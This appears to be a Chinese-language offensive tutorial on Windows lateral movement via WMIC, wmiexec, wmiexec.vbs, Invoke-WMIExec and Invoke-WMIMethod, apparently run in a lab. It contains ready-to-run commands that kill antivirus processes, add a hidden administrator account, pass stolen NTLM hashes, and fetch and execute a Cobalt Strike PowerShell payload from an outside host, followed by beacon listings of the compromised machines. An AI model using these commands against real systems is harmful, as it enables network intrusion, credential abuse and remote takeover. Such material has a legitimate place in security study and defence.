WMIC远程执行命令横向移动

什么是WMI

WMI是Windows在Powershell还未发布前，微软用来管理Windows系统的重要数据库工具，WMI本身的组织架构是一个数据库架构，WMI 服务使用 DCOM或 WinRM 协议,自从 PsExec 在内网中被严格监控后，越来越多的反病毒厂商将 PsExec 加入了黑名单，于是黑客们渐渐开始使用 WMI 进行横向移动。通过渗透测试发现，在使用 wmiexec 进行横向移动时，windows 操作系统默认不会将 WMI 的操作记录在日志中。因此很多 APT 开始使用 WMI 进行攻击。

WMIC扩展WMI（Windows Management Instrumentation，Windows管理工具），提供了从命令行接口和批处理脚本执行系统管理的支持。

简单来说：wmic就是wmic.exe，位于windows目录底下，是一个命令行程序。WMIC可以以两种模式执行：交互模式(Interactive mode)和非交互模式(Non-Interactive mode)，WMI就是 Windows Management Instrumentation（Windows 管理规范）。它是 Windows 中的一个核心管理技术。

WMIC常见命令

wmic命令需要本地管理员或域管理员才可以进行正常使用，普通权限用户若想要使用wmi，可以修改普通用户的ACL，不过修改用户的ACL也需要管理员权限，普通用户使用wmic。以下命令均在2008R2、2012R2、2016上进行测试,部分命令在虚拟机中测试不行。

```
wmic logon list brief 登录用户
wmic ntdomain list brief 域控机器
wmic useraccount list brief 用户列表
wmic share get name,path 查看系统共享
wmic service list brief |more 服务列表
wmic startup list full 识别开机启动的程序，包括路径
wmic fsdir "c:\\test" call delete 删除C盘下的test目录
wmic nteventlog get path,filename,writeable 查看系统中开启的日志
wmic nicconfig get ipaddress,macaddress 查看系统中网卡的IP地址和MAC地址
wmic qfe get description,installedOn 使用wmic识别安装到系统中的补丁情况
wmic product get name,version 查看系统中安装的软件以及版本，2008R2上执行后无反应。
wmic useraccount where "name='%UserName%'" call rename newUserName 更改当前用户名
wmic useraccount where "name='Administrator'" call Rename admin 更改指定用户名
wmic bios list full | findstr /i "vmware" 查看当前系统是否是VMWARE，可以按照实际情况进行筛选
wmic desktop get screensaversecure,screensavertimeout 查看当前系统是否有屏保保护，延迟是多少
wmic process where name="vmtoolsd.exe" get executablepath 获取指定进程可执行文件的路径
wmic environment where "name='temp'" get UserName,VariableValue 获取temp环境变量
查询当前主机的杀毒软件
wmic process where "name like '%forti%'" get name
wmic process where name="FortiTray.exe" call terminate
wmic /namespace:\\root\securitycenter2 path antivirusproduct GET
displayName,productState,pathToSignedProductExe
wmic /namespace:\\root\securitycenter2 path antispywareproduct GET
displayName,productState, pathToSignedProductExe & wmic
/namespace:\\root\securitycenter2 path antivirusproduct GET
displayName,productState, pathToSignedProductExe
```

```
wmic /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
查询windows机器版本和服务位数和.net版本
wmic os get caption
wmic os get osarchitecture
wmic OS get Caption,CSDVersion,OSArchitecture,Version
wmic product where "Name like 'Microsoft .Net%'" get Name, Version
查询本机所有盘符
wmic logicaldisk list brief
wmic logicaldisk get description,name,size,freespace /value
卸载和重新安装程序
wmic product where "name like '%Office%'" get name
wmic product where name="Office" call uninstall
查看某个进程的详细信息 （路径，命令行参数等）
wmic process where name="chrome.exe" list full
wmic process where name="frp.exe" get executablepath,name,ProcessId   进程路径
wmic process where caption="frp.exe" get caption,commandline /value
更改PATH环境变量值，新增c:\whoami
wmic environment where "name='path' and username='<system>'" set VariableValue="%path%;c:\whoami
查看某个进程的详细信息-PID
wmic process list brief
tasklist /SVC | findstr frp.exe
wmic process where ProcessId=3604 get ParentProcessId,commandline,processid,executablepath,name,CreationClassName,CreationDate
终止一个进程
wmic process where name ="xshell.exe" call terminate
ntsd -c q -p 进程的PID
taskkill -im pid
获取电脑产品编号和型号信息
wmic baseboard get Product,SerialNumber
wmic bios get serialnumber
安装软件
wmic product get name,version
wmic product list brief
```

常见错误

```
1.开启防火墙时，允许共享例外
错误:
代码 = 0x800706ba
说明 = RPC 服务器不可用。
设备 = Win32
2.组策略阻止administraotr远程访问时
错误:
代码 = 0x80070005
说明 = 拒绝访问。
设备 = Win32
3.IP安全策略阻止135时
错误:
代码 = 0x800706ba
说明 = RPC 服务器不可用。
设备 = Win32
4.禁用winmgmt服务时
错误:
```

```
代码 = 0x80070422
说明 = 无法启动服务，原因可能是已被禁用或与其相关联的设备没有启动。
设备 = Win32
5.拒绝wbem目录权限，无法使用wmic的
```


wmic调用cmd

以下命令需要管理员权限

```
执行命令并且输出
wmic /node:IP地址 /user:本地用户管理员/域管理员 /password:密码 process call create "cmd.exe /c ipconfig >c:\ip.txt"
列出远程主机进程
wmic /node:IP地址 /user:本地用户管理员/域管理员 /password:密码 process list brief
在远程系统上执行bat脚本
wmic /node:IP地址 /user:本地用户管理员/域管理员 /password:密码  process call create c:\programdata\test.bat
wmic /node:IP地址 /user:本地用户管理员/域管理员 /password:密码  process call create "cmd.exe /c net user test1 !@#123QWE /add && net localgroup administrators test1 /add
执行powershell上线
wmic /NODE:IP /user:本地用户管理员/域管理员 /password:密码 PROCESS call create "powershell.exe -nop -w hidden -c \"IEX ((new-object net.webclient).downloadstring('ps脚本地址'))\""
```


利用powershell上线

1、使用cs生成powershell脚本




2、wmic进行上线,把ps1放大公网，可以使用python 开启http服务提供下载 python-m http.server 9988

```
wmic /NODE:192.168.41.148 /user:administrator /password:Admin@123 PROCESS call create "powershell.exe -nop -w hidden -c \"IEX ((new-object net.webclient).downloadstring('http://118.178.134.226:9988/payload.ps1'))\""
```



3、等待片刻上线



external	internal	listener	user	computer	note	process	pid	arch	last
175.9.140.137	192.168.41.40	wanli	Administrator *	PC-WEB		powershell.exe	1664	x86	19s
175.9.140.137	192.168.41.40	wanli	Administrator *	PC-WEB		powershell.exe	1680	x86	56s
175.9.140.137	192.168.41.147	wanli	admin	2012-2		wanli.exe	660	x86	24s
175.9.140.137	192.168.41.147	wanli	admin *	2012-2		powershell.exe	3112	x86	536...
175.9.140.137	192.168.41.148	wanli	Administrator *	2012-1		powershell.exe	244	x86	1s

Wmiexec工具


wmiexec是一个即有全交互也有半交互的远程命令执行工具，有python版本的pe版本可运用于多种环境，包括webshell环境、rdp环境、socks环境等

```
wmiexec.exe  域名/用户名:密码@目标IP    #哈希传递获得shell
wmiexec.exe  域名/用户名:密码@目标IP    "ipconfig"   #执行命令
wmiexec.exe -hashes LM Hash:NT Hash 域名/用户名@目标IP    #哈希传递获得shell
wmiexec.exe -hashes LM Hash:NT Hash 域名/用户名@目标IP "ipconfig"   #执行命令
```

利用powershell上线

1、使用账号密码登录进行powershell上线


```
wmiexec.exe administrator:Admin@123@192.168.41.40 "powershell.exe -nop -w hidden
-c IEX ((new-object
net.webclient).downloadstring('http://118.178.134.226:9988/payload.ps1'))"
```



175.9.140.137	192.168.41.40	wanli	Administrator *	PC-WEB		powershell.exe	1664	x86	6s
175.9.140.137	192.168.41.147	wanli	admin	2012-2		wanli.exe	660	x86	11s
175.9.140.137	192.168.41.147	wanli	admin *	2012-2		powershell.exe	3112	x86	148...

2、使用hash上线

```
wmiexec.exe  -hashes
aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab
administrator@192.168.41.40 "powershell.exe -nop -w hidden -c IEX ((new-object
net.webclient).downloadstring('http://118.178.134.226:9988/payload.ps1'))"
```




wmiexec.vbs

wmiexec.vbs脚本通过VBS调用WMI来模拟PsExec的功能。其可以在远程系统中执行命令并进行回显，获取远程主机的半交互式Shell。wmiexec.vbs支持两种模式，一种是半交互式shell模式，另一种是执行单条命令模式

```
cscript.exe //nologo wmiexec.vbs /cmd IP 用户 密码 "命令"
```

使用powershell上线

```
cscript.exe //nologo wmiexec.vbs /cmd 192.168.41.148 administrator Admin@123
"powershell.exe -nop -w hidden -c IEX ((new-object
net.webclient).downloadstring('http://118.178.134.226:9988/payload.ps1'))"
```



Invoke-WMIExec

Invoke-WMIExec是一个powershell脚本在Invoke-TheHash的文件中用法如下

```
Invoke-WMIExec -Target IP -Domain 域 -Username 用户 -Hash hash-Command "calc.exe"
-verbose
```

采用无文件落地的方式进行横向

```
shell powershell -exec bypass -c IEX (New-Object
System.Net.Webclient).DownloadString('http://118.178.134.226:9988/Invoke-
WMIExec.ps1');import-module .\Invoke-WMIExec.ps1;Invoke-WMIExec -Target
192.168.41.148  -Username administrator -Hash 570a9a65db8fba761c1008a51d4c95ab -
Command "whoami" -verbose
```


本地执行

1、导入脚本

```
powershell-import powershell/Invoke-WMIExec.ps1
```

2、运行上线命令

```
powershell Invoke-WMIExec -Target 192.168.41.20  -Username administrator -Hash
570a9a65db8fba761c1008a51d4c95ab -Command "powershell.exe -nop -w hidden -c IEX
((new-object
net.webclient).downloadstring('http://118.178.134.226:9988/payload.ps1'))" -
verbose
```




external	internal	listener	user	computer	note	process	pid	arch	last
175.9.140.137	192.168.41.20	wanli	Administrator *	WANLI-PC		powershell.exe	2076	x86	7s
175.9.140.137	192.168.41.40	wanli	Administrator *	PC-WEB		powershell.exe	316	x86	42s
175.9.140.137	192.168.41.40	wanli	Administrator *	PC-WEB		powershell.exe	1664	x86	17s
175.9.140.137	192.168.41.40	wanli	Administrator *	PC-WEB		powershell.exe	1680	x86	55s
175.9.140.137	192.168.41.40	wanli	Administrator *	PC-WEB		powershell.exe	2372	x86	2s
175.9.140.137	192.168.41.147	wanli	admin	2012-2		wanli.exe	660	x86	17s
175.9.140.137	192.168.41.147	wanli	admin *	2012-2		powershell.exe	3112	x86	758...
175.9.140.137	192.168.41.148	wanli	Administrator *	2012-1		powershell.exe	272	x86	45s

Invoke-WMIMethod.ps1

该模块为Powershell内置模块，以下为示例，可以自由组合命令进行测试。

```
$User             #目标系统用户名
$Password         #目标系统密码
$Cred             #账号密码整合，导入Credential
Invoke-WMIMethod #远程运行指定程序
#####---------------------------#####

$User = "administrator"
$Password= ConvertTo-SecureString -String "Admin@123" -AsPlainText -Force
$Cred = New-Object -TypeName System.Management.Automation.PSCredential -
ArgumentList $User , $Password
Invoke-WMIMethod -Class Win32_Process -Name Create -ArgumentList "powershell.exe
-nop -w hidden -c IEX ((new-object
net.webclient).downloadstring('http://118.178.134.226:9988/payload.ps1'))" -
ComputerName "192.168.41.20" -Credential $Cred
```



external	internal	listener	user	computer	note	process	pid	arch	l
175.9.140.137	192.168.41.20	wanli	Administrator *	WANLI-PC		powershell.exe	900	x86	8
175.9.140.137	192.168.41.20	wanli	Administrator *	WANLI-PC		powershell.exe	2076	x86	8
175.9.140.137	192.168.41.147	wanli	admin	2012-2		wanli.exe	660	x86	1
175.9.140.137	192.168.41.147	wanli	admin *	2012-2		powershell.exe	3112	x86	4
175.9.140.137	192.168.41.148	wanli	Administrator *	2012-1		powershell.exe	272	x86	4